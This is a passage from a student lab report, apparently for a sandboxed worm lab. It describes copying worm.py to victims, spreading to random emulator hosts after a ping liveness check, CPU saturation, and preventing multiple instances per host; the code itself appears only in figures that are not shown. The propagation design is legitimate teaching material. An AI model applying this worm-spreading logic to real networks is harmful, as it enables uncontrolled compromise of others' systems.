


Figure 4.3




Figure 4.4




Figure 4.5

Task 2 is completed becuase a copy of the worm, i.e., worm.py is copied to the victim machine.

5 Task 3: Propagation

The IP addresses of all the hosts in the emulator have the following pattern: 10.X.0.Y, where X ranges from 151 to 155, and Y ranges from 70 to 80.




Figure 5.1




Figure 5.2

Before attacking a randomly selected target, we check whether the target is alive or not. We send out one ping packet (-c1) to the target 1.2.3.4. If we get "1 received" then target is alive.




Figure 5.3

In the shellcode we use

```
ls -al
```

command to check if the file has been copied to the target.




Figure 5.4

We use

```
$ htop
```

command to observe the resource usages.




Figure 5.5




Figure 5.6

Here the CPU usage hits close to 100 percent, we shut down the nano internet using dcdown. If it exceeds CPU limit, VM may freeze.




Figure 5.7

Figure 5.8

At this point we go to map.html and apply icmp filter. We can see blink on almost all of the nodes who are infected by the worm.




Figure 5.9

6 Task 4: Preventing Self Infection

We have to ensure that only one instance of the worm can run on a compromised host. ps command enables you to check the status of active processes on a system.




Figure 6.1

We check how many *python3 worm.py* instances are running.




Figure 6.2

If the Process is already running then we exit.




Figure 6.3

In task4 , even if we run the program for a significant long time , the CPU usage does not get near 100 percent because we allow only one instance.

